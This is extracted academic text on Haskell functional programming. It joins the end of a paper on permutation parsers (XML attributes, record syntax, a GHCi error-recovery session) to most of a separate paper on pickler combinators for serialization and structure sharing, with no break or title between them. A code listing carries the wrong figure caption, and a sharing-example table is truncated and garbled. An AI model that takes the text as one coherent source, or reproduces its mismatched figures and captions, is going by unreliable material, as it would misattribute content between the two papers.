A tuple, that represents a parser split into its empty part and its non-empty part, can describe four different kinds of parsers, as depicted in the following table:

empty part	non-empty part	
<i>Nothing</i>	<i>Nothing</i>	$p\text{Fail}$
<i>Just</i>	<i>Nothing</i>	$p\text{Succeed}$
<i>Nothing</i>	<i>Just</i>	required element
<i>Just</i>	<i>Just</i>	optional element

The new definition of  $\text{add}$  reflects the four different cases. In the first case the resulting tree represents a failing permutation parser, i.e. it has no default values and no branches. In the second case the value stored in the empty part of the parser is pushed into the tree, only modifying the semantics of the tree but keeping its structure. In the cases where an element is added the non-empty part of the element is inserted in the tree in the same way as in the original definition of  $\text{add}$ . For an optional element the default value is combined with the  $\text{defaults}$  of the permutation tree.

$$\begin{aligned}
 \text{add} &:: \text{Perms } p (a \rightarrow b) \\
 &\rightarrow (\text{Maybe } a, \text{Maybe } (p a)) \\
 &\rightarrow \text{Perms } p b \\
 \text{add } t_{a \rightarrow b} @ (\text{Choice } d_{a \rightarrow b} \ bs_{a \rightarrow b}) \ mp_a &= \text{case } mp_a \text{ of} \\
 (\text{Nothing}, \text{Nothing}) &\rightarrow \text{Choice Nothing } [] \\
 (\text{Just } v_a, \text{Nothing}) &\rightarrow \text{Choice } (\text{fmap } (\$v_a) \ d_{a \rightarrow b}) \ (\text{appSem } v_a) \\
 (\text{Nothing}, \text{Just } p_a) &\rightarrow \text{Choice Nothing } (\text{insert } p_a) \\
 (\text{Just } v_a, \text{Just } p_a) &\rightarrow \text{Choice } (\text{fmap } (\$v_a) \ d_{a \rightarrow b}) \ (\text{insert } p_a) \\
 \text{where } \text{insert } p_a &= \text{Br } t_{a \rightarrow b} \ p_a : \text{map } \text{ins } bs_{a \rightarrow b} \\
 \text{ins } (\text{Br } t_{x \rightarrow a \rightarrow b} \ p_x) &= \text{Br } (\text{add } (\text{mapPerms } \text{flip } t_{x \rightarrow a \rightarrow b}) \ mp_a) \ p_x \\
 \text{appSem } v_a &= \text{map } (\text{mapBranch } (\$v_a)) \ bs_{a \rightarrow b}
 \end{aligned}$$

The function  $\text{mapPerms}$  for the new  $\text{Perms}$  data type is defined as follows:

$$\begin{aligned}
 \text{mapPerms} &:: (a \rightarrow b) \rightarrow \text{Perms } p a \rightarrow \text{Perms } p b \\
 \text{mapPerms } v_{a \rightarrow b} \ t_a &= \text{Choice } (\text{fmap } v_{a \rightarrow b} \ (\text{defaults } t_a)) \\
 &\quad (\text{map } (\text{mapBranch } v_{a \rightarrow b}) \ (\text{branches } t_a))
 \end{aligned}$$

Since we no longer have an *Empty* constructor the function *succeedPerms* is now defined as:

$$\begin{aligned} \text{succeedPerms} &:: a \rightarrow \text{Perms } p \ a \\ \text{succeedPerms } x &= \text{Choice } (\text{Just } x) [] \end{aligned}$$

Using the functions from the *ParserSplit* class we can straightforwardly define a new sequence operator for permutation parsers.

$$\begin{aligned} (\ll\gg) &:: \text{ParserSplit } p \\ &\Rightarrow \text{Perms } p \ (a \rightarrow b) \rightarrow p \ a \rightarrow \text{Perms } p \ b \\ \text{perms } \ll\gg p &= \text{add perms } (\text{pEmpty } p, \text{pNonempty } p) \end{aligned}$$

## 5 Applications

### 5.1 XML attributes

We will now demonstrate the use of the permutation parsers by showing how to parse XML tags with attributes. For simplicity, we just consider one tag (the `img` tag of XHTML) and only deal with a subset of the attributes allowed. In a Haskell program, this tag might be represented by the following data type.

$$\begin{aligned} \text{data XHTML} &= \text{Img} \{ \text{src} :: \text{URI} \\ &\quad, \text{alt} :: \text{Text} \\ &\quad, \text{longdesc} :: \text{Maybe URI} \\ &\quad, \text{height} :: \text{Maybe Length} \\ &\quad, \text{width} :: \text{Maybe Length} \\ &\quad \} \\ &\quad | \dots \end{aligned}$$

Our variant of the `img` tag has five attributes of three different types. We use Haskell's record syntax to keep track of the names. The first two attributes are mandatory whereas the others are optional. We choose the *Maybe* variant of their types to reflect this optionality. Our parser should be able to parse the attributes in any order, where any of the optional arguments may be omitted. For the parsing process, we ignore whitespace and assume that there is a parser *pTok* that consumes just the given token and fails on any other input.

Using the *pPerms* combinator, writing the parser for the `img` tag is easy:

$$\begin{aligned} \text{pImgTag} &:: \text{ParserSplit } p \Rightarrow p \ \text{XHTML} \\ \text{pImgTag} &= \text{pTok } "<" \ \gg \text{pTok } "\text{img}" \ \gg \text{attrs} \ll \text{pTok } "/>" \\ \text{where} \\ \text{attrs} &= \text{pPerms } (\text{Img} \ll\gg \text{pField} \ "src" \ pURI \\ &\quad \ll\gg \text{pField} \ "alt" \ pText \\ &\quad \ll\gg \text{pOptField} \ "longdesc" \ pURI \\ &\quad \ll\gg \text{pOptField} \ "height" \ pLength \\ &\quad \ll\gg \text{pOptField} \ "width" \ pLength \\ &\quad ) \end{aligned}$$

The order in which we denote the attributes determines the order in which the results are returned. Therefore, we can apply the *Img* constructor to form a value of the *XHTML* data type. The two helper functions *pField* and *pOptField* are used to parse a mandatory and an optional argument, respectively.

$$\begin{aligned} pField &:: \text{Parser } p \Rightarrow \text{String} \rightarrow p \ a \rightarrow p \ a \\ pField f \ p &= p\text{Tok } f \ \bowtie p\text{Sym } '=' \ \bowtie p \\ pOptField &:: \text{Parser } p \Rightarrow \text{String} \rightarrow p \ a \rightarrow p \ (\text{Maybe } a) \\ pOptField f \ p &= \text{Just} \triangleleft p\text{Field } f \ p \\ &\quad \triangleleft p\text{Succeed } \text{Nothing} \end{aligned}$$

## 5.2 Haskell's record syntax

Haskell allows data types to contain labelled fields. If one wants to construct a value of that data type, one can make use of these names. The advantage is that the user does not need to remember the order in which the fields of the constructor have been defined. Furthermore, all fields are considered as optional. If a field is not explicitly set to a value, it is silently assumed to be  $\perp$ .

Whereas compilers implement these features as a syntax for constructing values inside of Haskell programs, the *read* function that both GHC and Hugs generate with help of the **deriving** construct lacks this functionality. Although this behaviour is permitted by the Haskell Report, the resulting asymmetry is unfortunate.

We show here that the code that would do the job is easy to write or generate using the *pPermsSep* combinator.

$$\begin{aligned} pImg &:: \text{ParserSplit } p \Rightarrow p \ \text{XHTML} \\ pImg &= p\text{Tok "Img"} \ \bowtie p\text{Tok "{"} \ \bowtie \text{fields} \ \bowtie p\text{Tok "}"} \\ \text{where} & \\ \text{fields} &= p\text{PermsSep } (p\text{Sym } ',') \\ &\quad (\text{Img} \triangleleft\!\!> p\text{RecField "src"} \quad pURI \\ &\quad \triangleleft\!\!> p\text{RecField "alt"} \quad pText \\ &\quad \triangleleft\!\!> p\text{RecField "longdesc"} \quad (\text{pMaybe } pURI) \\ &\quad \triangleleft\!\!> p\text{RecField "height"} \quad (\text{pMaybe } pLength) \\ &\quad \triangleleft\!\!> p\text{RecField "width"} \quad (\text{pMaybe } pLength) \\ &) \end{aligned}$$

The *pMaybe* combinator just parses the *Maybe* variant of a data type, and the *pRecField* makes each field optional.

$$\begin{aligned} p\text{RecField} &:: \text{Parser } p \Rightarrow \text{String} \rightarrow p \ a \rightarrow p \ a \\ p\text{RecField } f \ p &= p\text{Field } f \ p \\ &\quad \triangleleft p\text{Succeed } \perp \end{aligned}$$

## 6 Conclusion

We have presented a way to extend a parser combinator library with the functionality to parse free-order constructs. It can be placed on top of any combinator library that implements the *Parser* interface. A user of the library can easily write parsers for free-order constructs and does not need to care about checking and reordering the parsed elements. Due to the use of existentially quantified types the implementation of reordering is type safe and hidden from the user.

The underlying parser combinators can be used to handle errors, such as missing or duplicate elements, since the extension inherits their error-reporting or error-repairing properties. Figure 4 shows an example GHCI session that demonstrates error recovery with the UU\_Parsing [8] library.

We have shown how our extension can be used to parse XML attributes and Haskell records. Other interesting examples mentioned by Cameron [1] include citation fields in BiBTeX bibliographies and attribute specifiers in C declarations. Their pseudo-code algorithm uses a similar strategy. It does not show, however, how to maintain type safety by undoing the change in semantics resulting from reordering, nor can it deal with the presence of separators between free-order constituents.

```

UU_Parsing_Demo> let pOptSym x = pSym x <⇒ pSucceed '_'
UU_Parsing_Demo> let ptest = pPerms $(,,) <<$> pList (pSym 'a')
                           <<$> pSym 'b'
                           <<$> pOptSym 'c'
                           :: Parser Char (String, Char, Char)
UU_Parsing_Demo> t ptest "acb"
Result:
("a", 'b', 'c')
UU_Parsing_Demo> t ptest ""
Symbol 'b' inserted at end of file; 'b' or 'c' or ('a')* expected.
Result:
("", 'b', '_')
UU_Parsing_Demo> t ptest "cdaa"
Errors:
Symbol 'd' before 'a' deleted; 'b' or ('a')* expected.
Symbol 'b' inserted at end of file; 'a' or 'b' expected.
Result:
("aa", 'b', 'c')
UU_Parsing_Demo> t ptest "abd"
Errors:
Symbol 'd' at end of file deleted; 'c' or eof expected.
Result:
("a", 'b', '_')

```

### Abstract

The tedium of writing pickling and unpickling functions by hand is relieved using a combinator library similar in spirit to the well-known parser combinators. Picklers for primitive types are combined to support tupling, alternation, recursion, and structure sharing. Code is presented in Haskell; an alternative implementation in ML is discussed.

---

### 1 Introduction

Programs frequently need to convert data from an internal representation (such as a Haskell or ML datatype) into a persistent, portable format (typically a stream of bytes) suitable for storing in a file system or transmitting across a network. This process is called *pickling* (or *marshalling*, or *serializing*) and the corresponding process of transforming back into the internal representation is called *unpickling*.

Writing picklers by hand is a tedious and error-prone business. It's easy to make mistakes, such as mapping different values to the same pickled representation, or covering only part of the domain of values, or unpickling components of a data structure in the wrong order with respect to the pickled format.

One way of avoiding these problems is to build pickling support into the programming language's run-time system (Sun Microsystems, 2002; Leroy, 2003). The main drawback of this approach is the lack of programmer control over how values get pickled. Pickling may be version-brittle, dependent on a particular version of the compiler or library and on the concrete implementation of abstract data types such as sets. Opportunities for compact pickling of shared structure will be missed: run-time pickling of heap values will pick up on "accidental" sharing evident in the heap, but will ignore sharing implied by a programmer-specified equivalence of values.

In this paper we use functional programming techniques to build picklers and unpicklers by composing primitives (for base types such as `Int` and `String`) using combinators (for constructed types such as pairs and lists). The consistency of

pickling with unpickling is ensured by tying the two together in a pickler/unpickler pair. The resulting picklers are mostly correct by construction, with additional proof obligations generated by some combinators.

Custom pickling of abstract data types is easily performed through wrapper combinators, and we extend the core library with support for representation of shared structure. Building particular picklers from a core set of primitives and combinators also makes it easy to change the implementation, if, for example, better compression is required at some performance cost.

The pickler library is implemented in Haskell using just its core features of parameterized datatypes and polymorphic, higher-order functions. Porting the code to ML raises some issues which are discussed in Section 5.

This pearl was practically motivated: an SML version of the pickler library is used inside the SML.NET compiler (Benton *et al.*, 2004). A variety of data types are pickled, including source dependency information, Standard ML type environments, and types and terms for the typed intermediate language which serves as object code for the compiler. The combinatory approach has proved to be very effective.

## 2 Using picklers

Figure 1 presents Haskell type signatures for the pickler interface. The type `PU a` encapsulates both pickling and unpickling actions in a single value: we refer to values of type `PU a` as “picklers for `a`”. The functions `pickle` and `unpickle` respectively use a pickler of type `PU a` to pickle or unpickle a value of type `a`, using strings (lists of characters) as the pickled format.

First we specify picklers for built-in types: unit, booleans, characters, strings, non-negative integers (`nat`), and integers between 0 and  $n$  inclusive (`zeroTo n`).

Next we have pickler constructors for tuple types (`pair`, `triple` and `quad`), optional values (`pMaybe`)<sup>1</sup>, binary alternation (`pEither`), and lists (`list`).

Finally there are a couple of general combinators: `wrap` for pre- and post-composing functions with a pickler, and `alt` for using different picklers on disjoint subsets of a type.

Let’s look at some examples. First, consider a browser application incorporating bookmarks that pair descriptions with URL’s. A URL consists of a protocol, a host, an optional port number, and a file name. Here are some suitable type definitions:

```
type URL = (String, String, Maybe Int, String)
type Bookmark = (String, URL)
type Bookmarks = [Bookmark]
```

Picklers for these simply follow the structure of the types:

```
url :: PU URL
url = quad string string (pMaybe nat) string

bookmark :: PU Bookmark
bookmark = pair string url
```

<sup>1</sup> We use `pMaybe` and `pEither` because functions `maybe` and `either` already exist in the Standard Prelude.

---

```

pickle      :: PU a -> a -> String
unpickle   :: PU a -> String -> a

unit        :: PU ()
bool       :: PU Bool
char       :: PU Char
string     :: PU String
nat        :: PU Int
zeroTo    :: Int -> PU Int

pair        :: PU a -> PU b -> PU (a,b)
triple     :: PU a -> PU b -> PU c -> PU (a,b,c)
quad       :: PU a -> PU b -> PU c -> PU d -> PU (a,b,c,d)
pMaybe     :: PU a -> PU (Maybe a)
pEither    :: PU a -> PU b -> PU (Either a b)
list       :: PU a -> PU [a]
wrap       :: (a->b, b->a) -> PU a -> PU b
alt        :: (a -> Int) -> [PU a] -> PU a

```

Fig. 1. The pickler interface

---

```

bookmarks :: PU Bookmarks
bookmarks = list bookmark

```

In a real program we're more likely to use a record datatype for URLs. Then we can apply the `wrap` combinator to map back and forth between values of this datatype and quadruples:

```

data URL = URL { protocol::String, host::String, port::Maybe Int, file::String }
url = wrap (\(pr,h,po,f) -> URL {protocol=pr, host=h, port=po, file=f},
            \ URL {protocol=pr,host=h,port=po,file=f} -> (pr,h,po,f))
            (quad string string (pMaybe nat) string)

```

We might prefer a hierarchical folder structure for bookmarks:

```
data Bookmark = Link (String, URL) | Folder (String, Bookmarks)
```

Here we must address two aspects of datatypes: alternation and recursion. Recursion is handled implicitly – we simply use a pickler inside its own definition. (For call-by-value languages such as ML we instead use an explicit `fix` operator; see later). Alternation is handled using `alt`, as shown below:

```

bookmark :: PU Bookmark
bookmark = alt tag [wrap (Link, \ (Link a) -> a) (pair string url),
                  wrap (Folder, \ (Folder a) -> a) (pair string bookmarks)]
                  where tag (Link _) = 0; tag (Folder _) = 1

```

The `alt` combinator takes two arguments: a tagging function that partitions the type to be pickled into  $n$  disjoint subsets, and a list of  $n$  picklers, one for each subset. For datatypes, as here, the tagging function simply identifies the constructor.

Here is another example: a pickler for terms in the untyped lambda calculus.

```

data Lambda = Var String | Lam (String, Lambda) | App (Lambda, Lambda)

lambda = alt tag [wrap (Var, \ (Var x) -> x) string,
                  wrap (Lam, \ (Lam x) -> x) (pair string lambda),
                  wrap (App, \ (App x) -> x) (pair lambda lambda) ]
                  where tag (Var _) = 0; tag (Lam _) = 1; tag (App _) = 2

```

---

```

module CorePickle ( PU, pickle, unpickle, lift, sequ, base, belowBase ) where

type St = [Char]
data PU a = PU { appP :: (a,St) -> St,
                  appU :: St -> (a,St) }

pickle :: PU a -> a -> String
pickle p value = appP p (value, [])

unpickle :: PU a -> String -> a
unpickle p stream = fst (appU p stream)

base :: Int
base = 256

belowBase :: PU Int
belowBase = PU (\ (n,s) -> toEnum n : s)
              (\ (c:s) -> (fromEnum c, s))

lift :: a -> PU a
lift x = PU snd (\s -> (x,s))

sequ :: (b->a) -> PU a -> (a -> PU b) -> PU b
sequ f pa k = PU (\ (b,s) -> let a = f b
                      pb = k a
                      in appP pa (a, appP pb (b,s)))
                     (\ s -> let (a,s') = appU pa s
                               pb = k a
                               in appU pb s')

```

Fig. 2. The core pickler implementation

---

An alternative to `alt` is to define maps to and from a “sum-of-products” type built from tuples and the `Either` type, and then to define a pickler that follows the structure of this type using tuple picklers and `pEither`. The pickler for lambda terms then becomes

```

lambda :: PU Lambda
lambda = wrap (sumlam,lamsum)
            (pEither string (pEither (pair string lambda) (pair lambda lambda)))
where
  lamsum (Var x) = Left x
  lamsum (Lam x) = Right (Left x)
  lamsum (App x) = Right (Right x)
  sumlam (Left x)          = Var x
  sumlam (Right (Left x)) = Lam x
  sumlam (Right (Right x)) = App x

```

### 3 Implementing picklers

Figure 2 presents the core of a pickler implementation, defining types and a very small number of functions from which all other picklers can be derived. The pickler type `PU a` is declared to be a pair consisting of a pickling action (labelled `appP`) and unpickling action (labelled `appU`). The pickling action is a function which transforms state and consumes a value of type `a`; conversely, an unpickling action is a function which transforms state and produces a value of type `a`. In both cases the

accumulated state `St` is a list of bytes, generated so far (during pickling) or yet to be processed (during unpickling).

The `pickle` function simply applies a pickler to a value, with the empty list as the initial state. The `unpickle` function does the converse, feeding a list of bytes to the unpickler, and returning the resulting data. Any dangling bytes are ignored; a more robust implementation could signal `error`.

Now to the picklers themselves. The basic pickler `belowBase` pickles an integer  $i$  in the range  $0 \leq i < \text{base}$ . We have chosen bytes as our unit of pickling, so we define `base` to be 256. It is easy to change the implementation to use bit-streams instead of byte-streams and thereby achieve better compression.

The `lift` combinator produces a no-op pickler for a particular value. It has a trivial definition, leaving the state unchanged, producing the fixed value when unpickling, and ignoring its input when pickling. (A more robust implementation would compare the input against the expected value and assert on failure).

Finally we define the `sequ` combinator, used for sequential composition of picklers. It is more general than `pair` in that it supports sequential dependencies in the pickled format: the encoding of a value of type `a` pickled using `pa` precedes the encoding of a value of type `b` whose encoding depends on the first value, as given by the parameterized pickler `k`. When pickling, the value of type `a` is obtained by applying the projection function `f`. Notice how `pb` is applied before `pa`: this ensures that bytes end up in the list in the correct order for unpickling. If instead `pa` was applied first when pickling then the `pickle` function would need to reverse the list after applying `appP`.

Readers familiar with monadic programming in Haskell will have noticed that `lift` and `sequ` bear a striking resemblance to the `return` and `>>=` combinators in the `Monad` class (also known as *unit* and *bind*). This is no coincidence: considering just their unpickling behaviour, `PU`, `lift` and `sequ` do make a monad.

Figure 3 completes the implementation, building all remaining combinators from Figure 1 using the primitives just described.

The combinators `pair`, `triple` and `quad` use `sequ` and `lift` to encode the components of a tuple in sequence. The `wrap` combinator pre- and post-composes a pickler for `a` with functions of type `a->b` and `b->a` in order to obtain a pickler for `b`. It is defined very concisely using `sequ` and `lift`.

The `zeroTo n` pickler encodes a value between 0 and  $n$  in as few bytes as possible, as determined by  $n$ . For example, `zeroTo 65535` encodes using two bytes, most-significant first. Picklers for `bool` and `char` are built from `zeroTo` using `wrap`.

In contrast with the `zeroTo` combinator, the `nat` pickler assumes that small integers are the common case, encoding  $n < 128 = \text{base}/2$  as a single byte  $n$ , and encoding  $n \geq 128$  as the byte  $128 + n \bmod 128$  followed by  $\lfloor n/128 \rfloor - 1$  encoded through a recursive use of `nat`. Signed integers can be encoded in a similar fashion.

Lists of known length are pickled by `fixedList` as a simple sequence of values. The general `list` pickler first pickles the length using `nat` and then pickles the values themselves using `fixedList`. As the Haskell `String` type is just a synonym for `[Char]`, its pickler is just `list char`.

The alternation combinator `alt` takes a tagging function and a list of picklers,

---

```

module Pickle (PU, pickle, unpickle, unit, char, bool, string, nat, zeroTo,
    wrap, alt, pair, triple, quad, pMaybe, pEither, list) where
import CorePickle; import Maybe

pair :: PU a -> PU b -> PU (a,b)
pair pa pb = sequ fst pa (\ a ->
    sequ snd pb (\ b ->
        lift (a,b)))

triple :: PU a -> PU b -> PU c -> PU (a,b,c)
triple pa pb pc = sequ (\ (x,y,z) -> x) pa (\a ->
    sequ (\ (x,y,z) -> y) pb (\b ->
        sequ (\ (x,y,z) -> z) pc (\c ->
            lift (a,b,c)))))

quad :: PU a -> PU b -> PU c -> PU d -> PU (a,b,c,d)
quad pa pb pc pd = sequ (\ (w,x,y,z) -> w) pa (\a ->
    sequ (\ (w,x,y,z) -> x) pb (\b ->
        sequ (\ (w,x,y,z) -> y) pc (\c ->
            sequ (\ (w,x,y,z) -> z) pd (\d ->
                lift (a,b,c,d)))))

wrap :: (a->b, b->a) -> PU a -> PU b
wrap (i,j) pa = sequ j pa (lift . i)

zeroTo :: Int -> PU Int
zeroTo 0 = lift 0
zeroTo n = wrap (\ (hi,lo) -> hi * base + lo, ('divMod' base))
    (pair (zeroTo (n `div` base)) belowBase)

unit :: PU ()
unit = lift ()

char :: PU Char
char = wrap (toEnum, fromEnum) (zeroTo 255)

bool :: PU Bool
bool = wrap (toEnum, fromEnum) (zeroTo 1)

nat :: PU Int
nat = sequ (\x -> if x < half then x else half + x `mod` half)
    belowBase
    (\lo -> if lo < half then lift lo
        else wrap (\hi->hi*half+lo, \n->n `div` half - 1) nat)
    where half = base `div` 2

fixedList :: PU a -> Int -> PU [a]
fixedList pa 0 = lift []
fixedList pa n = wrap (\(a,b) -> a:b, \(a:b) -> (a,b)) (pair pa (fixedList pa (n-1)))

list :: PU a -> PU [a]
list = sequ length nat . fixedList

string :: PU String
string = list char

alt :: (a -> Int) -> [PU a] -> PU a
alt tag ps = sequ tag (zeroTo (length ps-1)) (ps !!)

pMaybe :: PU a -> PU (Maybe a)
pMaybe pa = alt tag [lift Nothing, wrap (Just, fromJust) pa]
    where tag Nothing = 0; tag (Just x) = 1

pEither :: PU a -> PU b -> PU (Either a b)
pEither pa pb = alt tag [wrap (Left, fromLeft) pa, wrap (Right, fromRight) pb]
    where tag (Left _) = 0; tag (Right _) = 1
        fromLeft (Left a) = a; fromRight (Right b) = b

```

Fig. 4. Example of pickling for bookmark lists

an element of which is determined by the result of applying the tagging function (when pickling) or by the encoded tag (when unpickling). Picklers for `Maybe` and `Either` type constructors follow easily.

Figure 4 presents a value of type `Bookmarks`, pickled using the above implementation.

#### 4 Structure sharing

The picklers constructed so far use space proportional to the size of the input when expressed as a *tree*. They take no account of sharing of structure in the data, either implicit but non-observable (because the runtime heap representation is a graph), or, implicit but observable (because there is a programmer-defined equality between values), or, in the case of an impure language like ML, explicit and directly observable (using `ref`). At the very least, pickled formats usually have some kind of symbol table mechanism to ensure that strings occur once only.

We would like to share arbitrary structures, for example encoding the definition of `k` just once when pickling the value `KKI` of type `Lambda` shown below:

```

x = Var "x"
i = Lam("x", x)
k = Lam("x", Lam("y", x))
KKI = App(k, App(k, i))

```

We can encode sharing in the following way. Suppose that some data  $D$  pickles to a byte sequence  $P$ . The first occurrence of  $D$  is pickled as  $\text{def}(P)$  and subsequent occurrences are pickled as  $\text{ref}(i)$  if  $D$  was the  $i$ 'th definition of that type to be pickled in some specified order. For  $\text{def}(P)$  we use a zero value followed by  $P$ , and for  $\text{ref}(i)$  we use our existing `zeroTo n` pickler on  $1 \leq i \leq n$ , where  $n$  is the number of  $\text{def}$  occurrences encoded so far. The technique is reminiscent of Lempel-Ziv text compression (Bell *et al.*, 1990), which utilises the same ‘on-the-fly’ dictionary construction.

The following function implements this encoding for a fixed dictionary `dict`, transforming a dictionary-unaware pickler into a dictionary-aware pickler:

```

 tokenize :: Eq a => [a] -> PU a -> PU a
 tokenize dict p = sequ (\x -> case List.elemIndex x dict of
                                Just i -> n-i ; Nothing -> 0)
                        (zeroTo n)
                        (\i -> if i==0 then p else lift (dict !! (n-i)))
    where n = length dict

```

---

```

module SCorePickle (PU, pickle, unpickle, lift, sequ, base, belowBase, useState) where

type St s = ([Char], s)
data PU a p = PU { appP :: (a,St p) -> St p,
                    appU :: St p -> (a,St p) }

pickle :: PU a s -> s -> a -> String
pickle p s value = fst (appP p (value, ([] ,s)))

unpickle :: PU a s -> s -> String -> a
unpickle p s cs = fst (appU p (cs, s))

base :: Int
base = 256

belowBase :: PU Int p
belowBase = PU (\ (n,(cs,s)) -> (toEnum n : cs,s))
              (\ (c:cs,s) -> (fromEnum c, (cs,s)))

lift :: a -> PU a s
lift x = PU snd (\s -> (x,s))

sequ :: (b->a) -> PU a s -> (a -> PU b s) -> PU b s
sequ f pa k = PU (\ (b,(cs,s)) -> let a = f b
                      pb = k a
                      (cs'',s'') = appP pb (b, (cs,s'))
                      (cs',s') = appP pa (a, (cs'',s'))
                      in (cs',s''))
                      (\ s -> let (a,s') = appU pa s
                                in appU (k a) s'))

useState :: (a -> s -> s) -> (s -> PU a s) -> PU a s
useState update spa =
    PU (\ (x,(cs,s)) -> let (cs',s') = appP (spa s) (x,(cs,s)) in (cs',update x s'))
        (\ (cs,s) -> let (x,(cs',s')) = appU (spa s) (cs,s) in (x,(cs',update x s')))

```

Fig. 5. Core pickler implementation with structure sharing

---

For homogeneous lists of values, the dictionary can be constructed on-the-fly simply by threading it through a recursive call:

```

add :: Eq a => a -> [a] -> [a]
add x d = if elem x d then d else x:d

memoFixedList :: Eq a => [a] -> PU a -> Int -> PU [a]
memoFixedList dict pa 0 = lift []
memoFixedList dict pa n = sequ head (tokenize dict pa) (\x ->
                           sequ tail (memoFixedList (add x dict) pa (n-1)) (\xs ->
                           lift (x:xs)))

memoList :: [a] -> PU a -> PU [a]
memoList dict = sequ length nat . memoFixedList dict

```

Here the function `memoList` takes an initial value for the dictionary state (typically `[]`) and a pickler for `a`, and returns a pickler for `[a]` that extends the dictionary as it pickles or unpickles.

With heterogeneous structures such as the `Lambda` type defined above, it becomes much harder to thread the state explicitly. Instead, we can adapt the core pickler

---

```

module SPickle (PU, pickle, unpickle, unit, char, bool, string, nat, zeroTo,
               wrap, sequ, pair, triple, quad, pMaybe, pEither, list, share) where

import SCorePickle; import Maybe; import List
...

add :: Eq a => a -> [a] -> [a]
add x d = if elem x d then d else x:d

tokenize :: Eq a => [a] -> PU a s -> PU a s
tokenize dict p = sequ (\x -> case List.elemIndex x dict of
                                Just i -> n-i; Nothing -> 0)
                        (zeroTo n)
                        (\i -> if i==0 then p else lift (dict !! (n-i)))
                        where n = length dict

share :: Eq a => PU a [a] -> PU a [a]
share p = useState add (\dict -> tokenize dict p)

```

Fig. 6. Completed pickler implementation with structure sharing

---

combinators to thread the state implicitly (Figure 5). Picklers are now parameterized on the type **a** of values being pickled and the type **s** of state used for the dictionary. The **pickle** and **unpickle** functions take an additional parameter for the initial state, discarding the final state on completion. The **belowBase** and **lift** combinators simply plumb the state through unchanged. The plumbing in **sequ** is more subtle: during pickling the dictionary state must be threaded according to the sequencing required by **sequ**, passing it through pickler **pa** and then through pickler **pb**, but the list of bytes must be threaded in the opposite direction, because bytes produced by **pa** are prepended to a list which already contains bytes produced by **pb**. Fortunately laziness supports this style of *circular programming* (Bird, 1984).

The **useState** combinator provides access to the state. It takes two parameters: **update**, which provides a means of updating the state, and **spa**, which is a state-parameterized pickler for **a**. The combinator returns a new pickler in which **spa** is first applied to the internal state value, the pickling or unpickling action is then applied, and finally the state is updated with the pickled or unpickled value.

Figure 6 presents the remainder of the implementation. We omit the definitions for most of the combinators as they are identical to those of Figure 3 except that every use of **PU** in type signatures takes an additional state type parameter. The new combinator **share** makes use of **useState** to provide an implementation of sharing using a list for the dictionary and the **tokenize** function that we saw earlier. A more efficient implementation would, for instance, use some kind of balanced tree data structure.

We can then apply the **share** combinator to pickling of lambda terms:

```

slambda = share (alt tag [ wrap (Var, \(Var x) -> x) string,
                           wrap (Lam, \(Lam x) -> x) (pair string slambda),
                           wrap (App, \(App x) -> x) (pair slambda slambda) ] )

```

Figure 7 presents an application of it to **kki**. The superscripted figures represent the indices that the pickler generates for subterms, allocated in depth-first order.

KKI = App(k, App(k, i))	00 02	<sup>5</sup> App(
	03	k,
	00 01 01 78	<sup>4</sup> Lam("x",
	01	x)))

---

Fig. 7. Sharing example (superscripts represent dictionary indices)

Notice how the two occurrences of terms `k` and `x` have been shared; also note that terms pickled under an empty dictionary have no preceding zero byte because the pickler `zeroTo 0` used to encode the zero is a no-op.

It is interesting to note that pickling followed by unpickling – for example, `unpickle slambda [] . pickle slambda []` – acts as a compressor on values, maximizing sharing in the heap representation. Of course, this sharing is not observable to the programmer.

Sometimes it is useful to maintain separate symbol tables for separately-shared structure. This can be done using tuples of lists for `p` in `PU a p`. For example, we can write variants of `share` that use the first or second component of a pair of states:

```
shareFst :: Eq a => PU a ([a],s) -> PU a ([a],s)
shareFst p = useState (\x -> \(s1,s2) -> (add x s1, s2))
                  (\(s1,s2) -> tokenize s1 p)
shareSnd :: Eq a => PU a (s,[a]) -> PU a (s,[a])
shareSnd p = useState (\x -> \(s1,s2) -> (s1, add x s2))
                  (\(s1,s2) -> tokenize s2 p)
```

These combinators can then be used to share both variable names and lambda terms in the type `Lambda`:

```
lambda = shareFst (
  alt tag [ wrap (Var, \(Var x) -> x) var,
             wrap (Lam, \(Lam x) -> x) (pair var lambda),
             wrap (App, \(App x) -> x) (pair lambda lambda) ]
  where tag (Var _) = 0; tag (Lam _) = 1; tag (App _) = 2
        var = shareSnd string
```

## 5 Discussion

Pickler combinators were inspired very much by parser combinators (Wadler, 1985; Hutton & Meijer, 1998), which encapsulate parsers as functions from streams to values and provide combinators similar in spirit to those discussed here. The essential new ingredient of pickler combinators is the tying together of the pickling and unpickling actions in a single value.

Parser combinators also work well in call-by-value functional languages such as ML (Paulson, 1996). However, they suffer from a couple of wrinkles which re-occur in the ML implementation of picklers.

First, it is not possible to define values recursively in ML, *e.g.* the following is illegal:

```
val rec bookmark =
  alt tag
  [ wrap (Link, fn Link x => x) (pair string url),
    wrap (Folder, fn Folder x => x) (pair string (list bookmark))]
```

The problem is that recursive definition is only valid for syntactic functions. Here we have a value with abstract type `'a PU`. This problem is overcome in ML implementations of parser combinators (Paulson, 1996) by exposing the concrete function type of parsers, and then abstracting on arguments. So instead of writing a parser for integers sequences as

```
val rec intseq = int || int -- $" , " -- intseq
```

one writes

```
fun intseq s = (int || int -- $" , " -- intseq) s
```

We can't apply this trick because the concrete type for `'a PU` is a *pair* of functions. Instead, it is necessary to be explicit about recursion, using a fixpoint operator whose type is  $('a PU \rightarrow 'a PU) \rightarrow 'a PU$ . This is somewhat cumbersome, especially with mutual recursion, for a family of fixpoint combinators `fix_n` are required, where  $n$  is the number of functions defined by mutual recursion.

The second problem is ML's “polymorphic value restriction”, which restricts polymorphic typing to syntactic values. This is particularly troublesome in the implementation of state-parameterized picklers (Figure 5), in which every combinator or primitive pickler is polymorphic in the state. For example, the ML version of `char` might be written

```
val char = wrap (Char.chr, Char.ord) (zeroTo 255)
```

but `char` cannot be assigned a polymorphic type because its right-hand-side is not a syntactic value.

In the implementation of structure sharing we made essential use of laziness in order to thread the dictionary state in the opposite direction to the accumulated list of bytes (function `sequ`). An ML version cannot do this: instead, both dictionary and bytes are threaded in the same direction, with bytes produced by pickler `pa` prepended first, then bytes produced by pickler `pb` prepended. The `pickle` function must then reverse the list in order to produce a format ready for unpickling.

The representation we use for picklers of type `PU a` can be characterized as an *embedding-projection* pair  $(p, u)$  where  $p$  is an embedding from `a` into a ‘universal’ type `String`, and  $u$  is a projection out of the universal type into `a`. To be a true projection-embedding it would satisfy the following ‘round-trip’ properties:

$$u \circ p = \text{id} \tag{1}$$

